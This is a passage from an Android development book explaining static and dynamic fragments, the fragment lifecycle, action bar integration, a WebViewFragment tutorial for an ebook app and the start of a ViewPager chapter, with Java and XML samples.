bigger game boards, etc. The ever-popular Angry Birds game, for example, gives you bigger birds.

However, another design approach is to consider a tablet screen to really be a collection of phone screens, side by side.





*Figure 137: Tablets vs. Handsets (image courtesy of Android Open Source Project)*

The user can access all of that functionality at once on a tablet, whereas they would have to flip back and forth between separate screens on a phone.

For applications that can fit this design pattern, fragments allow you to support phones and tablets from one code base. The fragments can be used by individual activities on a phone, or they can be stitched together by a single activity for a tablet.

Details on using fragments to support large screen sizes is a topic for a later chapter in this book. This chapter is focused on the basic mechanics of setting up and using fragments.

### OMGOMGOMG, HOW?!?!??

Well, answering that question is what the rest of this chapter is for, plus coverage of more advanced uses of fragments elsewhere in this book.

## Your First Fragment

In many ways, it is easier to explain fragments by looking at an implementation, more so than trying to discuss them as abstract concepts. So, in this section, we will

take a look at the Fragments/Static sample project. This is a near-clone of the Activities/Lifecycle sample project from the previous chapter. However, we have converted the launcher activity from one that will host widgets directly itself to one that will host a fragment, which in turn manages widgets.

## The Project

We have two choices with fragments: use the native ones in API Level 11, or use a backport supplied by the Android Support package. So this sample can work on older versions of Android, we will use the Android Support package, adding it to the project.

We also add in ActionBarSherlock. That is not strictly required to use fragments, whether those are native API Level 11 fragments or are ones from the Android Support package. However, you may want to have an action bar in addition to fragments, in which case you would want to use ActionBarSherlock if you are using the backported fragments implementation. Also, using fragments with ActionBarSherlock requires some minor changes to your code, which this project will illustrate.

## The Fragment Layout

Our fragment is going to manage our UI, so we have a `res/layout/mainfrag.xml` layout file containing our `Button`:

```
<?xml version="1.0" encoding="utf-8"?>
<Button xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/showOther"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:text="@string/hello"
  android:textSize="20sp"/>
```

Note, though, that we do not use the `android:onClick` attribute. We will explain why we dropped that attribute from the previous editions of this sample shortly.

## The Fragment Class

The project has a `ContentFragment` class that will use this layout and handle the `Button`. This class extends `SherlockFragment` — the `Fragment` implementation ActionBarSherlock, which itself inherits from `android.support.v4.app.Fragment`

from the Android Support package. If you wish to use the native API Level 11 fragments, you would inherit from `android.app.Fragment` instead.

As with activities, there is no constructor on a typical `Fragment` subclass. The primary method you override, though, is not `onCreate()` (though, as we will see later in this chapter, that is possible). Instead, the primary method to override is `onCreateView()`, which is responsible for returning the UI to be displayed for this fragment:

```
@Override
public View onCreateView(LayoutInflater inflater,
                         ViewGroup container,
                         Bundle savedInstanceState) {
  View result=inflater.inflate(R.layout.mainfrag, container);

  result.findViewById(R.id.showOther).setOnClickListener(this);

  return(result);
}
```

We are passed a `LayoutInflater` that we can use for inflating a layout file, the `ViewGroup` that will eventually hold anything we inflate, and the `Bundle` that was passed to the activity's `onCreate()` method. While we are used to framework classes loading our layout resources for us, we can "inflate" a layout resource at any time using a `LayoutInflater`. This process reads in the XML, parses it, walks the element tree, creates Java objects for each of the elements, and stitches the results together into a parent-child relationship.

Here, we inflate `res/layout/mainfrag.xml`, telling Android that its contents will eventually go into the `ViewGroup` but not to add it right away. While there are simpler flavors of the `inflate()` method on `LayoutInflater`, this one is required in case the `ViewGroup` happens to be a `RelativeLayout`, so we can process all of the positioning and sizing rules appropriately.

We also use `findViewById()` to find our `Button` widget and tell it that we, the fragment, are its `OnClickListener`. `ContentFragment` must then implement the `View.OnClickListener` interface to make this work. We do this instead of `android:onClick` to route the `Button` click events to the fragment, not the activity.

Since we implement the `View.OnClickListener` interface, we need the corresponding `onClick()` method implementation:

```
@Override
public void onClick(View v) {
```

```
    ((StaticFragmentsDemoActivity)getActivity()).showOther(v);
  }
```

Any fragment can call `getActivity()` to find the activity that hosts it. In our case, the only activity that will possibly host this fragment is `StaticFragmentsDemoActivity`, so we can cast the result of `getActivity()` to `StaticFragmentsDemoActivity`, so that we can call methods on our activity. In particular, we are telling the activity to show the other activity, by means of calling the `showOther()` method that we saw in the original `Activities/Lifecycle` sample (and will see again shortly).

That is really all that is needed for this fragment. However, `ContentFragment` also overrides many other fragment lifecycle methods, and we will examine these later in this chapter.

## The Activity Layout

Originally, the `res/layout/main.xml` used by the activity was where we had our `Button` widget. Now, the `Button` is handled by the fragment. Instead, our activity layout needs to account for the fragment itself.

In this sample, we are going to use a static fragment. Static fragments are easy to add to your application: just use the `<fragment>` element in a layout file, such as our revised `res/layout/main.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<fragment xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:name="com.commonsware.android.sfrag.ContentFragment"/>
```

Here, we are declaring our UI to be completely comprised of one fragment, whose implementation (`com.commonsware.android.sfrag.ContentFragment`) is identified by the `android:name` attribute on the `<fragment>` element. Instead of `android:name`, you can use `class`, though most of the Android documentation has now switched over to `android:name`.

Eclipse users can drag a fragment out of the “Layouts” section of the graphical editor tool palette, if desired, rather than setting up the `<fragment>` element directly in the XML.

## The Activity Class

`StaticFragmentsDemoActivity` — our new launcher activity — looks identical to the previous version, with the exception of the class name:

```
package com.commonsware.android.sfrag;

import android.content.Intent;
import android.os.Bundle;
import android.view.View;

public class StaticFragmentsDemoActivity extends
    LifecycleLoggingActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }

  public void showOther(View v) {
    Intent other=new Intent(this, OtherActivity.class);

    other.putExtra(OtherActivity.EXTRA_MESSAGE,
                   getString(R.string.other));
    startActivity(other);
  }
}
```

However, there is one change hidden in the new `LifecycleLoggingActivity`. We no longer inherit from `Activity`, but instead inherit from `SherlockFragmentActivity`:

```
package com.commonsware.android.sfrag;

import android.os.Bundle;
import android.util.Log;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class LifecycleLoggingActivity extends SherlockFragmentActivity {
```

There are three primary possible base classes for your fragment-powered activities:

1. If you are using native API Level 11 fragments and action bar, you can inherit from the ordinary `Activity` class as you normally would
2. If you are using the Android Support package for your fragments but are not using ActionBarSherlock (e.g., you are skipping an action bar on pre-API Level 11 devices), you would inherit from `android.support.v4.app.FragmentActivity`. This is fragment-capable activity base class supplied by the Android Support package.

3. If you are using ActionBarSherlock, inherit from `SherlockFragmentActivity`.

### The Result

Visually, there is no difference between this version and the previous one, except that we now have an action bar:


*Figure 138: A Static Fragment on Android 2.3.3*

## The Fragment Lifecycle Methods

Fragments have lifecycle methods, just like activities do. In fact, they support all the same lifecycle methods as activities:

- `onCreate()`
- `onStart()` and `onRestart()`
- `onResume()`
- `onPause()`

- `onStop()`
- `onDestroy()`

By and large, the same rules apply for fragments as do for activities with respect to these lifecycle methods (e.g., `onDestroy()` may not be called).

In addition to those and the `onCreateView()` method we examined earlier in this chapter, there are four other lifecycle methods that you can elect to override if you so choose.

`onAttach()` will be called first, even before `onCreate()`, letting you know that your fragment has been attached to an activity. You are passed the `Activity` that will host your fragment.

`onActivityCreated()` will be called after `onCreate()` and `onCreateView()`, to indicate that the activity's `onCreate()` has completed. If there is something that you need to initialize in your fragment that depends upon the activity's `onCreate()` having completed its work, you can use `onActivityCreated()` for that initialization work.

`onDestroyView()` is called before `onDestroy()`. This is the counterpart to `onCreateView()` where you set up your UI. If there are things that you need to clean up specific to your UI, you might put that logic in `onDestroyView()`.

`onDetach()` is called after `onDestroy()`, to let you know that your fragment has been disassociated from its hosting activity.

# Your First Dynamic Fragment

Static fragments are fairly simple, once you have the `Fragment` implementation: just add the `<fragment>` element to where you want to have the fragment appear in your activity's layout.

That simplicity, though, does come with some costs. We will review some of those limitations in the next chapter.

Those limitations can be overcome by the use of dynamic fragments. Rather than indicating to Android that you wish to use a fragment by means of a `<fragment>` element in a layout, you will use a `FragmentTransaction` to add a fragment at runtime from your Java code.

With that in mind, take a look at the Fragments/Dynamic sample project.

This is the same project as the one for static fragments, except this time we will adjust OtherActivity to use a dynamic fragment, specifically a ListFragment.

## The ListFragment Class

ListFragment serves the same role for fragments as ListActivity does for activities. It wraps up a ListView for convenient use. So, to have a more interesting OtherActivity, we start with an OtherFragment that is a ListFragment, designed to show our favorite 25 nonsense words as seen in previous examples.

However, since we are using ActionBarSherlock in this project, we need to use SherlockListFragment, to ensure that we will work well with the replacement action bar.

Just as a ListActivity does not need to call setContentView(), a ListFragment does not need to override onCreateView(). By default, the entire fragment will be comprised of a single ListView. And just as ListActivity has a setListAdapter() method to associate an Adapter with the ListView, so too does ListFragment:

```
package com.commonsware.android.dfrag;

import android.app.Activity;
import android.os.Bundle;
import android.util.Log;
import android.widget.ArrayAdapter;
import com.actionbarsherlock.app.SherlockListFragment;

public class OtherFragment extends SherlockListFragment {
  private static final String[] items= { "lorem", "ipsum", "dolor",
      "sit", "amet", "consectetuer", "adipiscing", "elit", "morbi",
      "vel", "ligula", "vitae", "arcu", "aliquet", "mollis", "etiam",
      "vel", "erat", "placerat", "ante", "porttitor", "sodales",
      "pellentesque", "augue", "purus" };

  @Override
  public void onActivityCreated(Bundle savedInstanceState) {
    super.onActivityCreated(savedInstanceState);

    setListAdapter(new ArrayAdapter<String>(getActivity(),
                   android.R.layout.simple_list_item_1, items));
  }
```

We call setListAdapter() in onActivityCreated(). In principle, we could call it any time after onCreateView() is processed, such as in onCreate().

This class also overrides many fragment lifecycle methods, logging their results, akin to our other `Fragment` and `LifecycleLoggingActivity`.

## The Activity Class

Now, `OtherActivity` no longer needs to load a layout — we have removed `res/layout/other.xml` from the project entirely. Instead, we will use a `FragmentTransaction` to add our fragment to the UI:

```
package com.commonsware.android.dfrag;

import android.os.Bundle;

public class OtherActivity extends LifecycleLoggingActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if
(getSupportFragmentManager().findFragmentById(android.R.id.content)==null) {
      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content,
                                       new OtherFragment()).commit();
    }
  }
}
```

To work with a `FragmentTransaction`, you need the `FragmentManager`. This object knows about all of the fragments that exist in your activity. If you are using the native API Level 11 edition of fragments, you can get your `FragmentManager` by calling `getFragmentManager()`. If you are using the Android Support package, as we are here, you need to call `getSupportFragmentManager()` instead.

Given a `FragmentManager`, you can start a `FragmentTransaction` by calling `beginTransaction()`, which returns the `FragmentTransaction` object. `FragmentTransaction` operates on the builder pattern, so most methods on `FragmentTransaction` return the `FragmentTransaction` itself, so you can chain a series of method calls one after the next.

We call two methods on our `FragmentTransaction`: `add()` and `commit()`. The `add()` method, as you might guess, indicates that we want to add a fragment to the UI. We supply the actual fragment object, in this case by creating a new `OtherFragment`. We also need to indicate where in our layout we want this fragment to reside. Had we loaded a layout, we could drop this fragment in any desired container. In our case, since we did not load a layout, we supply `android.R.id.content` as the ID of the

container to hold our fragment's `View`. Here, `android.R.id.content` identifies the container into which the results of `setContentView()` would go — it is a container supplied by Activity itself and serves as the top-most container for our content.

Just calling `add()` is insufficient. We then need to call `commit()` to make the transaction actually happen.

You might be wondering why we are trying to find a fragment in our `FragmentManager` before actually creating the fragment. We do that to help deal with configuration changes, and we will be exploring that further in the next chapter.

## The Result

Our `OtherActivity` looks identical to the `Selection/List` sample [from an earlier chapter](), except that it sports the action bar courtesy of our ActionBarSherlock implementation:





*Figure 139: A Dynamic Fragment on Android 4.0.3*

# Fragments and the Action Bar

Fragments can add items to the action bar by calling `setHasOptionsMenu(true)` from `onActivityCreated()` (or any earlier lifecycle method). This indicates to the activity that it needs to call `onCreateOptionsMenu()` and `onOptionsItemSelected()` on the fragment.

The `Fragments/ActionBar` sample application demonstrates this. This is the same as the `ActionBar/ActionBarDemo` sample from the chapter on the action bar, just with the activity converted into a dynamic fragment.

In `onActivityCreated()` of `ActionBar` fragment, we call `setHasOptionsMenu(true)`:

```
@Override
public void onActivityCreated(Bundle savedInstanceState) {
  super.onActivityCreated(savedInstanceState);

  setRetainInstance(true);
  setHasOptionsMenu(true);

  if (adapter == null) {
    initAdapter();
  }
}
```

(we will discuss that `setRetainInstance(true)` call in a later chapter)

That will trigger our fragment's `onCreateOptionsMenu()` and `onOptionsItemSelected()` methods to be called at the appropriate time:

```
@Override
public void onCreateOptionsMenu(Menu menu, MenuInflater inflater) {
  inflater.inflate(R.menu.actions, menu);

  configureActionItem(menu);

  super.onCreateOptionsMenu(menu, inflater);
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
  if (item.getItemId() == R.id.reset) {
    initAdapter();
    return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

Here, we initialize our action bar from the `R.menu.actions` menu XML resource, including setting up our `EditText` widget, plus the logic to respond to the `reset` action overflow item.

Our activity does not need to do anything special to allow the fragment to contribute to the action bar — it just sets up the dynamic fragment:

```
package com.commonsware.android.abf;

import android.os.Bundle;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class ActionBarFragmentActivity extends SherlockFragmentActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if
(getSupportFragmentManager().findFragmentById(android.R.id.content)==null) {
      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content,
                                       new ActionBarFragment()).commit();
    }
  }
}
```

# Fragments Within Fragments: Just Say No

One major limitation with fragments is that they cannot contain other fragments. In most cases, this does not pose a major problem. However, there will be times when you might trip over this limitation, such as when using a `ViewPager`, as will be described in a later chapter.

# Fragments and Multiple Activities

A fragment should handle functionality purely within the fragment itself. Anything outside the fragment should be the responsibility of the calling activity. For example, if the user taps on an item in a `ListFragment`, and the effects of that event might go beyond what is inside the `ListFragment` itself, the `ListFragment` should forward the event to the hosting activity, so it can perhaps perform additional steps (e.g., launch an activity, update another fragment hosted by the activity).

As we will see in a later chapter, it is entirely possible — perhaps even likely — that some of our fragments will be hosted by multiple different activities. For example,

we might have a fragment that is hosted in one case by an activity designed for larger screens (e.g., tablets) and in another case by an activity designed for smaller screens (e.g., phones).

In these cases, the fragment does not know at compile time which activity class will be hosting it at runtime. For those cases, you have two major options:

1. Have the activities implement a common interface, and have the fragment cast the result of calling `getActivity()` to that interface, so it can call methods on the hosting activity without knowing its exact implementation.
2. Have the activities supply a listener object, with a common interface, to the fragment via a setter, and have the fragment use that listener for raising events and so on.

We will see much more on this subject when we get into large-screen strategies in a later chapter.

# Tutorial #9 - Starting Our Fragments

Much of the content of a digital book to be viewed in EmPubLite will be in the form of HTML and related assets (CSS, images, etc.). Hence, we will eventually need to render our content in a `WebView` widget, for best results with semi-arbitrary HTML content.

To do this, we will set up fragments for the bits of content:

- each chapter
- other material, like our "help" and "about" pages

Right now, we will focus on just setting up some of the basic classes for these fragments — we will load them up with content and display them over the next few tutorials.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Copy In WebViewFragment

Android has, as of Android 3.0, a `WebViewFragment` class. Just as `ListFragment` wraps a `ListView` in a `Fragment`, `WebViewFragment` wraps a `WebView` in a `Fragment`.

However, for unclear reasons, `WebViewFragment` was not put in the Android Support package. Nor does ActionBarSherlock contain a `SherlockWebViewFragment`.

Fortunately, Android is open source.

So, we will incorporate a slightly-modified version of the open source `WebViewFragment` into our application, to use as the basis for our fragments showing book content.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `WebViewFragment` in the "Name" field. Then, click the "Browse..." button next to the "Superclass" field and find `SherlockFragment` to set as the superclass. Click "Finish" on the new-class dialog to create the mostly-empty `WebViewFragment`.

Then, with the newly-created `WebViewFragment` open in the editor, replace its entire contents with the following:

```
/*
 * Copyright (C) 2010 The Android Open Source Project
 * Portions Copyright (c) 2012 CommonsWare, LLC
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *      http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */

//package android.webkit;
package com.commonsware.empublite;

import android.annotation.TargetApi;
import android.os.Build;
```

```
import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.webkit.WebView;
import com.actionbarsherlock.app.SherlockFragment;

/**
 * A fragment that displays a WebView.
 * <p>
 * The WebView is automatically paused or resumed when the
 * Fragment is paused or resumed.
 */
public class WebViewFragment extends SherlockFragment {
  private WebView mWebView;
  private boolean mIsWebViewAvailable;

  public WebViewFragment() {
  }

  /**
   * Called to instantiate the view. Creates and returns the
   * WebView.
   */
  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    if (mWebView != null) {
      mWebView.destroy();
    }

    mWebView=new WebView(getActivity());
    mIsWebViewAvailable=true;
    return mWebView;
  }

  /**
   * Called when the fragment is visible to the user and
   * actively running. Resumes the WebView.
   */
  @TargetApi(11)
  @Override
  public void onPause() {
    super.onPause();

    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.HONEYCOMB) {
      mWebView.onPause();
    }
  }

  /**
   * Called when the fragment is no longer resumed. Pauses
   * the WebView.
```

```
   */
  @TargetApi(11)
  @Override
  public void onResume() {
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.HONEYCOMB) {
      mWebView.onResume();
    }

    super.onResume();
  }

  /**
   * Called when the WebView has been detached from the
   * fragment. The WebView is no longer available after this
   * time.
   */
  @Override
  public void onDestroyView() {
    mIsWebViewAvailable=false;
    super.onDestroyView();
  }

  /**
   * Called when the fragment is no longer in use. Destroys
   * the internal state of the WebView.
   */
  @Override
  public void onDestroy() {
    if (mWebView != null) {
      mWebView.destroy();
      mWebView=null;
    }
    super.onDestroy();
  }

  /**
   * Gets the WebView.
   */
  public WebView getWebView() {
    return mIsWebViewAvailable ? mWebView : null;
  }
}
```

## Outside of Eclipse

Create a `src/com/commonsware/empublite/WebViewFragment.java` source file, with the content shown in the code listing above.

## Step #2: Examining WebViewFragment

The implementation of `WebViewFragment` we just created is almost identical to the one you will find in the Android open source project. Here are the highlights:

- `onCreateView()`, when first run, will create a new `WebView` object via its constructor, holding onto it as `mWebView`. `onCreateView()` also has an optimization to speed things up in situations such as when the screen is rotated, but the details of this are beyond the scope of this chapter.
- `onPause()` and `onResume()` invoke their corresponding methods on the `WebView` object. However, `onPause()` and `onResume()` were only added to the Android SDK with API Level 11. Since we want to use `WebViewFragment` on older devices, we use some tricks to make sure we only call `onPause()` and `onResume()` on the `WebView` when we are running on API Level 11 or higher. We will discuss the particular techniques shown here in an upcoming chapter on backwards compatibility.
- `onDestroyView()` sets a flag to indicate that we should no longer be using the `WebView` — this flag is used by the `getWebView()` method that provides the `WebView` to subclasses of `WebViewFragment`.
- `onDestroy()` calls `destroy()` on the `WebView`, to proactively clean up some memory that it holds

Also, please forgive the erroneous JavaDoc comments for the `onPause()` and `onResume()` methods, which are flipped. That is the way the code appears in the Android Open Source Project, and those flaws were left intact in the backport of this class.

## Step #3: Creating AbstractContentFragment

`WebViewFragment` is nice, but it is mostly just a manager of various lifecycle behaviors. We need to further customize the way we use that `WebView` widget, so we will add those refinements in another class, `AbstractContentFragment`.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `AbstractContentFragment` in the "Name" field. Then, click the "Browse..." button next to the "Superclass" field and find `WebViewFragment` to set as the superclass — but make sure you choose the one in the `com.commonsware.empublite` package, not the one in `android.webkit`. Then, click "Finish" on the new-class dialog to create the `AbstractContentFragment` class.

Then, with the newly-created `AbstractContentFragment` open in the editor, replace its entire contents with the following:

```
package com.commonsware.empublite;

import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;

abstract public class AbstractContentFragment extends WebViewFragment {
  abstract String getPage();

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    setRetainInstance(true);
  }

  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    View result=
        super.onCreateView(inflater, container, savedInstanceState);

    getWebView().getSettings().setJavaScriptEnabled(true);
    getWebView().getSettings().setSupportZoom(true);
    getWebView().getSettings().setBuiltInZoomControls(true);
    getWebView().loadUrl(getPage());

    return(result);
  }

  @Override
  public void onSaveInstanceState(Bundle outState) {
    super.onSaveInstanceState(outState);
    setUserVisibleHint(true);
```

```
  }
}
```

### Outside of Eclipse

Create a `src/com/commonsware/empublite/AbstractContentFragment.java` source file, with the content shown in the code listing above.

## Step #4: Examining AbstractContentFragment

`AbstractContentFragment` has but three methods:

- `onCreate()`, where we call `setRetainInstance(true)` — the utility of this will be examined in greater detail in an upcoming chapter.
- `onCreateView()`, where we chain to the superclass (to have it create the `WebView`), then configure it to accept JavaScript and support zoom operations. We then have it load some content, retrieved in the form of a URL from an abstract `getPage()` method. Finally, we return what the superclass returned from `onCreateView()` — effectively, we are simply splicing in our own configuration logic.
- `onSaveInstanceState()`, where we call `setUserVisibleHint(true)`. The point of `onSaveInstanceState()` will be discussed in greater detail in an upcoming chapter. The reason why we have this method at all, and why we are calling `setUserVisibleHint(true)`, is to overcome a bug in the Android Support package.

## In Our Next Episode…

… we will set up horizontal swiping of book chapters in our tutorial project.

# Swiping with ViewPager

Android, over the years, has put increasing emphasis on UI design and having a fluid and consistent user experience (UX). While some mobile operating systems take "the stick" approach to UX (forcing you to abide by certain patterns or be forbidden to distribute your app), Android takes "the carrot" approach, offering widgets and containers that embody particular patterns that they espouse. The action bar, for example, grew out of this and is now the backbone of many Android activities.

Another example is the `ViewPager`, for offering the user to swipe horizontally to move between different portions of your content. However, `ViewPager` is not distributed as part of the firmware, but rather via the Android Support package, alongside the backport of the fragments framework. Hence, even though `ViewPager` is a relatively new widget, you can use it on Android 1.6 and up.

This chapter will focus on where you should apply a `ViewPager` and how to set one up.

## Swiping Design Patterns

In 2012, Google released the Android Design Web site as an adjunct to the existing developer documentation. This site outlines many aspects of UI and UX design for Android, from recommended sizing to maintaining platform fidelity instead of mimicking another mobile operating system.

They have a page dedicated to "swipe views", where they outline the scenario for using horizontal swiping: moving from peer to peer in sequence in a collection of content:

- Email messages in a folder or label

- Chapters in an ebook
- Tabs in a collection of tabs

The primary way to implement this pattern in Android is the `ViewPager`.

# Paging Fragments

The simplest way to use a `ViewPager` is to have it page fragments in and out of the screen based on user swipes. This only works if the `ViewPager` itself is not contained within a fragment, as you cannot have fragments nested inside of other fragments. But Android has some built-in support for using fragments inside of `ViewPager` that make it fairly easy to use.

To see this in action, this section will examine the `ViewPager/Fragments` sample project.

## The Prerequisites

The project has a dependency on the Android Support package, in order to be able to use `ViewPager`. And, as do most of this book's samples from this point forward, it also depends upon ActionBarSherlock, so we can have an action bar while still supporting Android 2.1 and beyond.

## The Activity Layout

The layout used by the activity just contains the `ViewPager`. Note that since `ViewPager` is not in the `android.widget` package, we need to fully-qualify the class name in the element:

```
<?xml version="1.0" encoding="utf-8"?>
<android.support.v4.view.ViewPager xmlns:android="http://schemas.android.com/apk/
res/android"
  android:id="@+id/pager"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">
</android.support.v4.view.ViewPager>
```

## The Activity

The `ViewPagerFragmentDemoActivity` loads that layout file directly, not delegating it to a fragment, as we are going to put fragments *inside* the `ViewPager`, and we cannot have fragments inside other fragments.

And, as you see, the activity itself is blissfully small:

```
package com.commonsware.android.pager;

import android.os.Bundle;
import android.support.v4.view.ViewPager;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class ViewPagerFragmentDemoActivity extends
    SherlockFragmentActivity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    ViewPager pager=(ViewPager)findViewById(R.id.pager);

    pager.setAdapter(new SampleAdapter(getSupportFragmentManager()));
  }
}
```

All we do is load the layout, retrieve the `ViewPager` via `findViewById()`, and provide a `SampleAdapter` to the `ViewPager` via `setAdapter()`.

## The PagerAdapter

`AdapterView` classes, like `ListView`, work with `Adapter` objects, like `ArrayAdapter`. `ViewPager`, however, is not an `AdapterView`, despite adopting many of the patterns from `AdapterView`. `ViewPager`, therefore, does not work with an `Adapter`, but instead with a `PagerAdapter`, which has a slightly different API.

Android ships two `PagerAdapter` implementations in the Android Support package: `FragmentPagerAdapter` and `FragmentStatePagerAdapter`. The former is good for small numbers of fragments, where holding them all in memory at once will work. `FragmentStatePagerAdapter` is for cases where holding all possible fragments to be viewed in the `ViewPager` would be too much, where Android will discard fragments as needed and hold onto the (presumably smaller) states of those fragments instead.

For the moment, we will focus on `FragmentPagerAdapter`.

Our `SampleAdapter` inherits from `FragmentPagerAdapter` and implements two required callback methods:

- `getCount()`, to indicate how many pages will be in the `ViewPager`, and

- `getItem()`, which returns a `Fragment` for a particular position within the `ViewPager` (akin to `getView()` in a classic `Adapter`)

```
package com.commonsware.android.pager;

import android.support.v4.app.Fragment;
import android.support.v4.app.FragmentManager;
import android.support.v4.app.FragmentPagerAdapter;

public class SampleAdapter extends FragmentPagerAdapter {
  public SampleAdapter(FragmentManager mgr) {
    super(mgr);
  }

  @Override
  public int getCount() {
    return(10);
  }

  @Override
  public Fragment getItem(int position) {
    return(EditorFragment.newInstance(position));
  }
}
```

Here, we say that there will be 10 pages total, each of which will be an instance of an `EditorFragment`.

## The Fragment

`EditorFragment` will host a full-screen `EditText` widget, for the user to enter in a chunk of prose, as is defined in the `res/layout/editor.xml` resource:

```
<EditText xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/editor"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:inputType="textMultiLine"
  android:gravity="left|top"
  />
```

We want to pass the position number of the fragment within the `ViewPager`, simply to customize the hint displayed in the `EditText` before the user types in anything. With normal Java objects, you might pass this in via the constructor, but it is not a good idea to implement a constructor on a `Fragment`. Instead, the recipe is to create a static factory method (typically named `newInstance()`) that will create the `Fragment` and provide the parameters to it by updating the fragments "arguments" (a `Bundle`):

```
static EditorFragment newInstance(int position) {
  EditorFragment frag=new EditorFragment();
  Bundle args=new Bundle();

  args.putInt(KEY_POSITION, position);
  frag.setArguments(args);

  return(frag);
}
```

In `onCreateView()` we inflate our `R.layout.editor` resource, get the `EditText` from it, get our position from our arguments, format a hint containing the position (using a string resource), and setting the hint on the `EditText`:

```
@Override
public View onCreateView(LayoutInflater inflater,
                         ViewGroup container,
                         Bundle savedInstanceState) {
  View result=inflater.inflate(R.layout.editor, container, false);
  EditText editor=(EditText)result.findViewById(R.id.editor);
  int position=getArguments().getInt(KEY_POSITION, -1);

  editor.setHint(String.format(getString(R.string.hint), position + 1));

  return(result);
}
```

## The Result

When initially launched, the application shows the first fragment:

